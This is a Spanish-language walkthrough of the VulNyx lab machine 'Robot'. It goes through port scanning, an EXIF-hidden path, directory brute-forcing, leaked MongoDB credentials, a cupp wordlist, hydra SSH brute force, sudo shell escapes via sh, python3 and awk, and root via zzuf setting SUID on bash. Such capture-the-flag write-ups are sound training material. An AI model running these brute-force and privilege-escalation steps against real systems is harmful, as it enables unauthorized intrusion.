VulNyx - Robot
Information
Robot es una máquina virtual vulnerable Linux de dificultad baja de la plataforma VulNyx, fue creada por el usuario d4t4s3c y funciona correctamente en los hipervisores VirtualBox y VMware.
Enumeration
Nmap
TCP
❯ nmap -n -Pn -sS -p- --min-rate 5000 192.168.1.98
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-29 14:59 CEST
Nmap scan report for 192.168.1.98
Host is up (0.00049s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
27017/tcp open  mongod
❯ nmap -sVC -p22,80,27017 192.168.1.98
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-29 15:00 CEST
Nmap scan report for 192.168.1.98
Host is up (0.00038s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
|   256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
|_  256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
80/tcp    open  http    Apache httpd 2.4.56 ((Debian))
|_http-server-header: Apache/2.4.56 (Debian)
|_http-title: Hello Friend
27017/tcp open  mongodb MongoDB 5.0.21 4.1.1 - 5.0
| mongodb-databases:
|   ok = 0.0
|   errmsg = command listDatabases requires authentication
|   codeName = Unauthorized
|_  code = 13
| mongodb-info:
|   MongoDB Build info
|     sysInfo = deprecated
|     gitVersion = 4fad44a858d8ee2d642566fc8872ef410f6534e4
|     ok = 1.0
|     storageEngines
|       0 = devnull
|       1 = ephemeralForTest
|       2 = wiredTiger
|     openssl
|       compiled = OpenSSL 1.1.1n  15 Mar 2022
|       running = OpenSSL 1.1.1n  15 Mar 2022
|     version = 5.0.21
|     maxBsonObjectSize = 16777216
|     buildEnvironment
|       cxx = /opt/mongodbtoolchain/v3/bin/g++: g++ (GCC) 8.5.0
|       linkflags = -Wl,--fatal-warnings -pthread -Wl,-z,now -fuse-ld=gold -fstack-protector-strong -Wl,--no-threads -Wl,--build-id -Wl,--hash-style=gnu -Wl,-z,noexecstack -Wl,--warn-execstack -Wl,-z,relro -Wl,--compress-debug-sections=none -Wl,-z,origin -Wl,--enable-new-dtags
|       ccflags = -Werror -include mongo/platform/basic.h -ffp-contract=off -fasynchronous-unwind-tables -ggdb -Wall -Wsign-compare -Wno-unknown-pragmas -Winvalid-pch -fno-omit-frame-pointer -fno-strict-aliasing -O2 -march=sandybridge -mtune=generic -mprefer-vector-width=128 -Wno-unused-local-typedefs -Wno-unused-function -Wno-deprecated-declarations -Wno-unused-const-variable -Wno-unused-but-set-variable -Wno-missing-braces -fstack-protector-strong -Wa,--nocompress-debug-sections -fno-builtin-memcmp
|       cxxflags = -Woverloaded-virtual -Wno-maybe-uninitialized -fsized-deallocation -std=c++17
|       distmod = debian10
|       cppdefines = SAFEINT_USE_INTRINSICS 0 PCRE_STATIC NDEBUG _XOPEN_SOURCE 700 _GNU_SOURCE _FORTIFY_SOURCE 2 BOOST_THREAD_VERSION 5 BOOST_THREAD_USES_DATETIME BOOST_SYSTEM_NO_DEPRECATED BOOST_MATH_NO_LONG_DOUBLE_MATH_FUNCTIONS BOOST_ENABLE_ASSERT_DEBUG_HANDLER BOOST_LOG_NO_SHORTHAND_NAMES BOOST_LOG_USE_NATIVE_SYSLOG BOOST_LOG_WITHOUT_THREAD_ATTR ABSL_FORCE_ALIGNED_ACCESS
|       target_arch = x86_64
|       distarch = x86_64
|       cc = /opt/mongodbtoolchain/v3/bin/gcc: gcc (GCC) 8.5.0
|       target_os = linux
|     modules
|     debug = false
|     allocator = tcmalloc
|     javascriptEngine = mozjs
|     versionArray
|       0 = 5
|       1 = 0
|       2 = 21
|       3 = 0
|     bits = 64
|   Server status
|     ok = 0.0
|     errmsg = command serverStatus requires authentication
|     codeName = Unauthorized
|_    code = 13
Shell (elliot)
80/TCP (HTTP)
Site (/)
Stego


Descargo y analizo la imagen con exiftool y obtengo la ruta /B4ckUp_3LLi0t
❯ curl -sX GET "http://192.168.1.98/" | grep "img src"
    <img src="image.jpg" alt="image" />

❯ wget -q "http://192.168.1.98/image.jpg"

❯ exiftool image.jpg
ExifTool Version Number         : 13.25
File Name                       : image.jpg
Directory                       : .
File Size                       : 682 kB
File Modification Date/Time     : 2023:10:06 14:50:53+02:00
File Access Date/Time           : 2025:05:29 15:06:26+02:00
File Inode Change Date/Time     : 2025:05:29 15:06:26+02:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
Comment                         : B4ckUp_3LLi0t/
Image Width                     : 1920
Image Height                    : 1080
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:4:4 (1 1)
Image Size                      : 1920x1080
Megapixels                      : 2.1
Site (/B4ckUp_3LLi0t)
Directory Brute Force
❯ gobuster dir -w /opt/directory-list-2.3-medium.txt -u http://192.168.1.98/B4ckUp_3LLi0t/ -x bak,zip,rar
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.98/B4ckUp_3LLi0t/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /opt/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              rar,bak,zip
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/connect.bak          (Status: 200) [Size: 266]
Progress: 882180 / 882184 (100.00%)
===============================================================
Finished
===============================================================
En connect.bak obtengo credenciales de acceso para MongoDB
❯ wget -q "http://192.168.1.98/B4ckUp_3LLi0t/connect.bak"

❯ cat connect.bak
<?php

$client = new MongoDB\Client(
    'mongodb://127.0.0.1:27017'
    [
        'username' => 'mongo',
        'password' => 'm0ng0P4zz',
        'ssl' => true,
        'replicaSet' => 'myReplicaSet',
        'authSource' => 'admin',
	'db' => 'elliot',
    ],
);
27017/TCP (MongoDB)
Me conecto a la DB elliot de MongoDB y obtengo información de Elliot
❯ mongo -host 192.168.1.98 -u 'mongo' -p 'm0ng0P4zz' elliot

> show collections
elliot

> db.elliot.find().pretty()
{
	"_id" : ObjectId("651fdd9171f44c265b976d17"),
	"FirstName" : "Elliot",
	"Surname" : "Alderson",
	"Nickname" : "MrRobot",
	"Birthdate" : "17091986"
}
cupp
Genero con cupp un wordlist de posibles passwords con los datos obtenidos
❯ cupp --quiet -i

[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: Elliot
> Surname: Alderson
> Nickname: MrRobot
> Birthdate (DDMMYYYY): 17091986
22/TCP (SSH)
Password Brute Force
Con hydra obtengo el password toillE71986 del usuario elliot
❯ hydra -t 64 -l elliot -P elliot.txt ssh://192.168.1.98
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-29 15:32:19
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 64 tasks per 1 server, overall 64 tasks, 1398 login tries (l:1/p:1398), ~22 tries per task
[DATA] attacking ssh://192.168.1.98:22/
[STATUS] 598.00 tries/min, 598 tries in 00:01h, 840 to do in 00:02h, 24 active
[STATUS] 507.00 tries/min, 1014 tries in 00:02h, 426 to do in 00:01h, 22 active
[22][ssh] host: 192.168.1.98   login: elliot   password: toillE71986
Accedo al sistema como usuario elliot con las credenciales obtenidas
❯ sshpass -p 'toillE71986' ssh elliot@192.168.1.98
elliot@robot:~$ id ; hostname
uid=1000(elliot) gid=1000(elliot) grupos=1000(elliot)
robot
Shell (darlene)
Enumeration
Sudo
El usuario elliot puede ejecutar como darlene el binario sh con sudo
elliot@robot:~$ sudo -l
Matching Defaults entries for elliot on robot:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User elliot may run the following commands on robot:
    (darlene) NOPASSWD: /usr/bin/sh
Abuse
Me convierto en usuario marlene abusando del privilegio
elliot@robot:~$ sudo -u darlene /usr/bin/sh
$ bash -i
darlene@robot:/home/elliot$ id ; hostname
uid=1001(darlene) gid=1001(darlene) grupos=1001(darlene)
robot
Shell (angela)
Enumeration
Sudo
El usuario darlene puede ejecutar como angela el binario python3 con sudo
darlene@robot:~$ sudo -l
Matching Defaults entries for darlene on robot:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User darlene may run the following commands on robot:
    (angela) NOPASSWD: /usr/bin/python3
Abuse
Me convierto en usuario angela abusando del privilegio
darlene@robot:~$ sudo -u angela /usr/bin/python3

Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.system('/bin/bash');

angela@robot:/home/darlene$ id ; hostname
uid=1002(angela) gid=1002(angela) grupos=1002(angela)
robot
Shell (tyrell)
Enumeration
Sudo
El usuario angela puede ejecutar como tyrell el binario awk con sudo
angela@robot:~$ sudo -l
Matching Defaults entries for angela on robot:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User angela may run the following commands on robot:
    (tyrell) NOPASSWD: /usr/bin/awk
Abuse
En GTFOBins nos dan la secuencia de shell-escape y me convierto en usuario tyrell
angela@robot:~$ sudo -u tyrell /usr/bin/awk 'BEGIN {system("/bin/sh")}'
$ bash -i
tyrell@robot:/home/angela$ id ; hostname
uid=1003(tyrell) gid=1003(tyrell) grupos=1003(tyrell)
robot
Privilege Escalation
Enumeration
Sudo
El usuario tyrell puede ejecutar como root el binario zzuf con sudo
tyrell@robot:~$ sudo -l
Matching Defaults entries for tyrell on robot:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User tyrell may run the following commands on robot:
    (root) NOPASSWD: /usr/bin/zzuf
Abuse
Le asigno permisos 4755 (SUID) a la /bin/bash y me convierto en usuario root
tyrell@robot:~$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1234376 mar 27  2022 /bin/bash
tyrell@robot:~$ sudo -u root /usr/bin/zzuf -c chmod 4755 /bin/bash
tyrell@robot:~$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1234376 mar 27  2022 /bin/bash
tyrell@robot:~$ /bin/bash -pi
bash-5.1# id ; hostname
uid=1003(tyrell) gid=1003(tyrell) euid=0(root) grupos=1003(tyrell)
robot
Flags
Ya como usuario root puedo leer las flags user.txt y root.txt
bash-5.1# find / -name user.txt -o -name root.txt 2>/dev/null |xargs cat
59f*****************************
40d*****************************
Hasta aquí la resolución de la máquina Robot.
Happy Hacking!